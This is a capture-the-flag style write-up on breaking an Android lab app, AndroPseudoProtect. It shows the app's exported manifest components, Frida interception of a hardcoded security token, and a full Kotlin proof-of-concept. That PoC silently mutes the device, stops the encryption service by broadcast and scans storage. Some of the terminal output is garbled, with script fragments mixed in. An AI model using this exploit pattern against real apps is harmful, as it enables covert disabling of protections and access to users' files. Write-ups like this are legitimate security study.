

AndroPseudoProtect




Contents

- Static Analysis
- Intercepting
- PoC

Static Analysis

After installing the application, an initial assessment was performed to understand its main functionality. It was immediately observed that the application claimed to encrypt the files stored on the device as a security measure.



Tired of worrying about your device security? **AndroPseudoProtect** offers comprehensive protection with just a tap! Our advanced security service monitors your device 24/7, providing real-time alerts through persistent notifications. With military-grade encryption and native code implementation for optimal performance, AndroPseudoProtect delivers peace of mind without draining your battery.

AndroPseudoProtect encrypts all files on your device's external storage to protect against unauthorized access. No more worrying about sensitive files you store on external storage. The intuitive interface lets you activate protection with one tap and includes secure authentication when disabling, ensuring only you control your device's security status.

[Download](#)

After the initial test, a code analysis was performed to look for clues that could help determine how the application's functionality was implemented. For example, while reviewing the **Start Security** button, the corresponding activity was identified and found to be explicitly exported.

The activity was configured with `exported="true"` , which allows it to be invoked by other applications or external components.

```

android:extractNativeLibs="false"
android:roundIcon="@mipmap/ic_launcher_round"
android:appComponentFactory="androidx.core.app.CoreComponentFactory"
android:requestLegacyExternalStorage="true">
<meta-data
    android:name="preloaded_fonts"
    android:resource="@array/preloaded_fonts"/>
<activity
    android:name="com.eightksec.andropseudoprotect.MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<service
    android:name="com.eightksec.andropseudoprotect.SecurityService"
    android:exported="true"
    android:foregroundServiceType="dataSync"/>
<receiver
    android:name="com.eightksec.andropseudoprotect.SecurityReceiver"
    android:exported="true">
    <intent-filter>
        <action android:name="com.eightksec.andropseudoprotect.START_SECURITY"/>
        <action android:name="com.eightksec.andropseudoprotect.STOP_SECURITY"/>
    </intent-filter>
</receiver>
<provider
    android:name="androidx.startup.InitializationProvider"
    android:exported="false"
    android:authorities="com.eightksec.andropseudoprotect.androidx-startup">
    <meta-data
        android:name="androidx.emoji2.text.EmojiCompatInitializer"
        android:value="androidx.startup"/>
    <meta-data
        android:name="androidx.lifecycle.ProcessLifecycleInitializer"
        android:value="androidx.startup"/>
</provider>
</application>

```

Following this finding, the main functions were identified, including `startSecurity` , `stopSecurity` , and `onStartCommand` . The latter contained important logic, as it was responsible for invoking the first two functions based on the value of the `isServiceRunning` flag in memory.

```

@Override // android.app.Service
public int onStartCommand(Intent intent, int flags, int startId) {
    String action = intent != null ? intent.getAction() : null;
    if (action != null) {
        int iHashCode = action.hashCode();
        if (iHashCode != -1447419790) {
            if (iHashCode == -1187150936 && action.equals(ACTION_START_SECURITY)) {
                String stringExtra = intent.getStringExtra(EXTRA_SECURITY_TOKEN);
                if (stringExtra != null && Intrinsics.areEqual(stringExtra, new SecurityUtils().getSecurityToken())) {
                    if (this.isServiceRunning) {
                        stopSecurity();
                    }
                    startSecurity();
                }
                return 1;
            }
        }
        else if (action.equals(ACTION_STOP_SECURITY)) {
            String stringExtra2 = intent.getStringExtra(EXTRA_SECURITY_TOKEN);
            if (stringExtra2 != null && Intrinsics.areEqual(stringExtra2, new SecurityUtils().getSecurityToken())) {
                stopSecurity();
            }
            return 1;
        }
    }
    startAsForeground();
    return 1;
}

```



```

        return token;
    };
});

```

```

> frida -U -f com.eightksec.andropseudoprotect -l detect_token.js
log(\n[+] Escuchando...
object? -> Display information about 'object'
exit/quit -> Exit

Prefer a GUI? Luma is the official Frida app, with a live REPL,
persistent sessions & collaboration. https://luma.frida.re/

str token = this.getSecurityToken();
sole.log([+] Token obtenido: 8ksec_S3cr3tT0k3n_D0N0tSh4r3

Spawned `com.eightksec.andropseudoprotect`. Resuming main thread!
[Android Emulator 5554::com.eightksec.andropseudoprotect ]->
[+] Java runtime lista - Instalando hook...
console.log('Podemos enviar

[+] Escuchando...
return token;

[+] Token Obtenido: 8ksec_S3cr3tT0k3n_D0N0tSh4r3
Habemus token
Podemos enviar
[+] Token Obtenido: 8ksec_S3cr3tT0k3n_D0N0tSh4r3
Habemus token
Podemos enviar
[+] Token Obtenido: 8ksec_S3cr3tT0k3n_D0N0tSh4r3
Habemus token
Podemos enviar
[]


```

At this point, the security logic became more predictable. By intercepting the security token during runtime, it was observed that the same token was consistently returned.

This made it possible to begin testing the `startSecurity` and `startEncryption` actions by using the intercepted `security_token` as the required argument.

PoC

Since the objective was to create a *Proof of Concept* capable of capturing the security tokens and silently triggering the decryption of the data, a separate Android application was created using Android Studio to test this behavior.



Code

MainActivity

```

package com.kuro.encryptbreaker

import android.content.Intent
import android.os.Bundle
import android.widget.Toast
import androidx.appcompat.app.AppCompatActivity
import android.content.Context
import android.media.AudioManager
import android.app.NotificationManager
import android.widget.ScrollView
import android.widget.TextView
import android.Manifest
import android.content.pm.PackageManager
import android.os.Build
import android.os.Environment
import androidx.core.app.ActivityCompat
import androidx.core.content.ContextCompat
import java.io.File
import java.util.concurrent.Executors
import android.provider.Settings
import android.net.Uri
import androidx.core.content.getSystemService

class MainActivity : AppCompatActivity() {

    public val TARGET_PACKAGE = "com.eightksec.andropseudoprotect"
    private val REQUEST_PERMISSION_CODE = 1001
    private lateinit var tvLog: TextView
    private lateinit var scrollLog: ScrollView

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        setContentView(R.layout.activity_main)

        tvLog = findViewById(R.id.tvLog)
        scrollLog = findViewById(R.id.scrollLog)

        val btnMain = findViewById<com.google.android.material.button.MaterialButton>(
            R.id.btnMain)
        btnMain.setOnClickListener {
            tvLog.text = ""
            appendLog("Iniciando exploit...")
            breakEncryption()
        }
    }

    fun getToken(context: Context): String? {
        val targetPackage = "com.eightksec.andropseudoprotect"
        val targetClass = "$targetPackage.SecurityUtils"

        return runCatching {
            val pkgContext = context.createPackageContext(
                targetPackage,
                Context.CONTEXT_IGNORE_SECURITY or Context.CONTEXT_INCLUDE_CODE
            )

```

```

        val clazz = pkgContext.classLoader.loadClass(targetClass)
        val instance = clazz.getConstructor().newInstance()

        clazz.getMethod("getSecurityToken").invoke(instance) as String
    }.getOrElse { error ->
        error.toString()
    }
}

private fun breakEncryption() {

    // first I try to get the token as frida script
    val token = getToken(this)
    if (token != null){
        appendLog("[+] Token obtenido \n ${token.toString()}")

        muteAudio()
        muteNotifications()

        val intent = Intent("$TARGET_PACKAGE.STOP_SECURITY").apply {
            setPackage(TARGET_PACKAGE)
            putExtra("security_token", token)
        }

        sendBroadcast(intent)
        Toast.makeText(this, "Broadcast enviado exitosamente",
            Toast.LENGTH_SHORT).show()
        checkPermissionAndReadFile()
    } else {
        appendLog("[!] Error al obtener el token")
    }
}

private fun appendLog(text: String) {
    runOnUiThread {
        tvLog.append("$text\n")
        scrollLog.post { scrollLog.fullScroll(ScrollView.FOCUS_DOWN) }
    }
}

data class FileElement(
    val name: String,
    val path: String,
    val isFile: Boolean
)

private fun scanSdCardForFiles() {
    val rootDir = Environment.getExternalStorageDirectory()

    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.R &&
        !Environment.isExternalStorageManager()) {
        appendLog("Permiso no concedido. Redirigiendo a Ajustes...")
        requestStoragePermission()
        return
    }

    appendLog("Escaneando directorio: ${rootDir.absolutePath}...")

    Executors.newSingleThreadExecutor().execute {

```

```

        val results = mutableListOf<FileElement>()
        scanDirectory(rootDir, results)

        runOnUiThread {
            if (results.isEmpty()) {
                appendLog("No se encontraron archivos.")
            } else {
                appendLog("Se encontraron ${results.size} elemento(s):\n")
                results.forEach { item ->
                    appendLog("? ${item.name} (${item.path})")
                }
            }
        }
    }
}

private fun scanDirectory(dir: File, results: MutableList<FileElement>) {
    val files = dir.listFiles() ?: return

    for (file in files) {
        if (!file.isFile) {
            if (!file.name.startsWith(".") && !file.name.equals("Android",
ignoreCase = true)) {
                scanDirectory(file, results)
            }
        } else {
            results.add(FileElement(file.name, file.absolutePath, false))
        }
    }
}

private fun checkPermissionAndReadFile() {
    val permission = if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU) {
        Manifest.permission.READ_MEDIA_IMAGES
    } else {
        Manifest.permission.READ_EXTERNAL_STORAGE
    }

    if (ContextCompat.checkSelfPermission(this, permission) ==
PackageManager.PERMISSION_GRANTED) {
        scanSdCardForFiles()
    } else {
        ActivityCompat.requestPermissions(this, arrayOf(permission),
REQUEST_PERMISSION_CODE)
    }
}

private fun muteAudio() {
    val audioManager = getSystemService(Context.AUDIO_SERVICE) as AudioManager
    val notificationManager = getSystemService(Context.NOTIFICATION_SERVICE) as
NotificationManager

    if (notificationManager.isNotificationPolicyAccessGranted) {
        audioManager.ringerMode = AudioManager.RINGER_MODE_SILENT
        appendLog("[+] Sistema silenciado correctamente.")
    } else {
        appendLog("[!] Se requiere permiso de 'Acceso a No Molestar'")
        val intent =
Intent(android.provider.Settings.ACTION_NOTIFICATION_POLICY_ACCESS_SETTINGS)

```

```

        startActivity(intent)
    }
}

private fun requestStoragePermission() {
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.R) {
        if (!Environment.isExternalStorageManager()) {
            appendLog("Solicitando permiso de Acceso a Todos los Archivos...")
            try {
                val intent =
                    Intent(Settings.ACTION_MANAGE_APP_ALL_FILES_ACCESS_PERMISSION).apply {
                        data = Uri.parse("package:$packageName")
                    }
                startActivity(intent)
            } catch (e: Exception) {
                val intent =
                    Intent(Settings.ACTION_MANAGE_ALL_FILES_ACCESS_PERMISSION)
                    startActivity(intent)
            }
        } else {
            appendLog("El permiso MANAGE_EXTERNAL_STORAGE ya está concedido.")
        }
    } else {
        val permission = android.Manifest.permission.READ_EXTERNAL_STORAGE
        if (checkSelfPermission(permission) !=
            android.content.pm.PackageManager.PERMISSION_GRANTED) {
            requestPermissions(arrayOf(permission), 1001)
        }
    }
}

private fun muteNotifications() {
    val nm = getSystemService<NotificationManager>() ?: return

    if (nm.isNotificationPolicyAccessGranted) {
        nm.setInterruptionFilter(NotificationManager.INTERRUPTION_FILTER_NONE)
        appendLog("[+] Modo No Molestar activado exitosamente.")
    } else {
        runCatching {
            startActivity(Intent(Settings.ACTION_NOTIFICATION_POLICY_ACCESS_SETTINGS))
        }.onFailure { e ->
            appendLog("[!] Error al abrir ajustes de notificaciones:
            ${e.message}")
        }
    }
}
}

```

activity_main.xml

```

<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout

```

```

xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:background="#FFFFFF"
android:padding="16dp">

<ImageView
    android:id="@+id/imgHeader"
    android:layout_width="0dp"
    android:layout_height="120dp"
    android:scaleType="fitCenter"
    android:src="@drawable/app_logo"
    android:contentDescription="Banner principal"
    app:layout_constraintEnd_toEndOf="parent"
    app:layout_constraintStart_toStartOf="parent"
    app:layout_constraintTop_toTopOf="parent" />

<com.google.android.material.button.MaterialButton
    android:id="@+id/btnMain"
    android:layout_width="0dp"
    android:layout_height="wrap_content"
    android:layout_marginTop="16dp"
    android:text="AndroPseudoProtect break"
    android:textColor="#FFFFFF"
    app:backgroundTint="#000000"
    app:layout_constraintEnd_toEndOf="parent"
    app:layout_constraintStart_toStartOf="parent"
    app:layout_constraintTop_toBottomOf="@id/imgHeader" />

<ScrollView
    android:id="@+id/scrollLog"
    android:layout_width="0dp"
    android:layout_height="0dp"
    android:layout_marginTop="16dp"
    android:background="#F5F5F5"
    android:padding="12dp"
    app:layout_constraintBottom_toBottomOf="parent"
    app:layout_constraintEnd_toEndOf="parent"
    app:layout_constraintStart_toStartOf="parent"
    app:layout_constraintTop_toBottomOf="@id/btnMain">

    <TextView
        android:id="@+id/tvLog"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:fontFamily="monospace"
        android:hint="Exploit no iniciado"
        android:textColor="#222222"
        android:textSize="13sp" />

</ScrollView>

</androidx.constraintlayout.widget.ConstraintLayout>

```

```



<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">
    <uses-permission android:name="android.permission.READ_MEDIA_IMAGES" />
    <uses-permission android:name="android.permission.READ_MEDIA_VIDEO" />
    <uses-permission android:name="android.permission.READ_MEDIA_AUDIO" />
    <uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY" />
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"
        tools:ignore="ScopedStorage" />
    <queries>
        <package android:name="com.eightksec.andropseudoprotect" />
    </queries>
    <application
        android:requestLegacyExternalStorage="true"
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.AppCompat.DayNight.NoActionBar">
        <activity
            android:name=".MainActivity"
            android:exported="true"
            android:label="@string/app_name"
            android:theme="@style/Theme.Encryptbreaker"
            android:windowSoftInputMode="adjustResize">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>

```

After running the application normally, it was observed that a text file stored on the SD card named `custom_text` was renamed with the `.encrypted` extension. As a result, the file could no longer be opened or read as plain text.



When the PoC application was executed, it successfully detected the security token and used it to invoke the exported action through a broadcast. This resulted in the encryption service being successfully stopped.



ANDROPSEUDOPROTECT BREAK

```
Iniciando exploit...
[+] Token obtenido
8ksec_S3cr3tT0k3n_D0N0tSh4r3
[+] Sistema silenciado correctamente.
[+] Modo No Molestar activado exitosamente.
Escaneando directorio: /storage/emulated/0...
Se encontraron 3 elemento(s):

• BURP.encrypted (/storage/emulated/0/
Download/BURP.encrypted)
• BURP.der.encrypted (/storage/emulated/0/
Download/BURP.der.encrypted)
• custom_text.txt.encrypted (/
storage/emulated/0/Documents/
custom_text.txt.encrypted)
```

```
adb shell

emu64xa:/sdcard/Documents # ls
custom_text.txt.encrypted
emu64xa:/sdcard/Documents # strings custom_text.txt.encrypted
Iniciando exploit...
[+] Token obtenido
8ksec_S3cr3tT0k3n_D0N0tSh4r3
[+] Sistema silenciado correctamente.
[+] Modo No Molestar activado exitosamente.
Escaneando directorio: /storage/emulated/0...
Se encontraron 3 elemento(s):
• BURP.encrypted (/storage/emulated/0/
Download/BURP.encrypted)
• BURP.der.encrypted (/storage/emulated/0/
Download/BURP.der.encrypted)
• custom_text.txt.encrypted (/
storage/emulated/0/Documents/
custom_text.txt.encrypted)
emu64xa:/sdcard/Documents # cat custom_text.txt.encrypted
00A0B00010000B0[s+e0(200
=0\0T00|
emu64xa:/sdcard/Documents # ls
custom_text.txt
emu64xa:/sdcard/Documents # cat custom_text.txt
hola
Esta es una contraseña
emu64xa:/sdcard/Documents #
```

This demonstrates how an exported activity or service can introduce significant security risks when it exposes sensitive functionality to other applications. It also highlights how improperly implemented security tokens can put critical application operations at risk.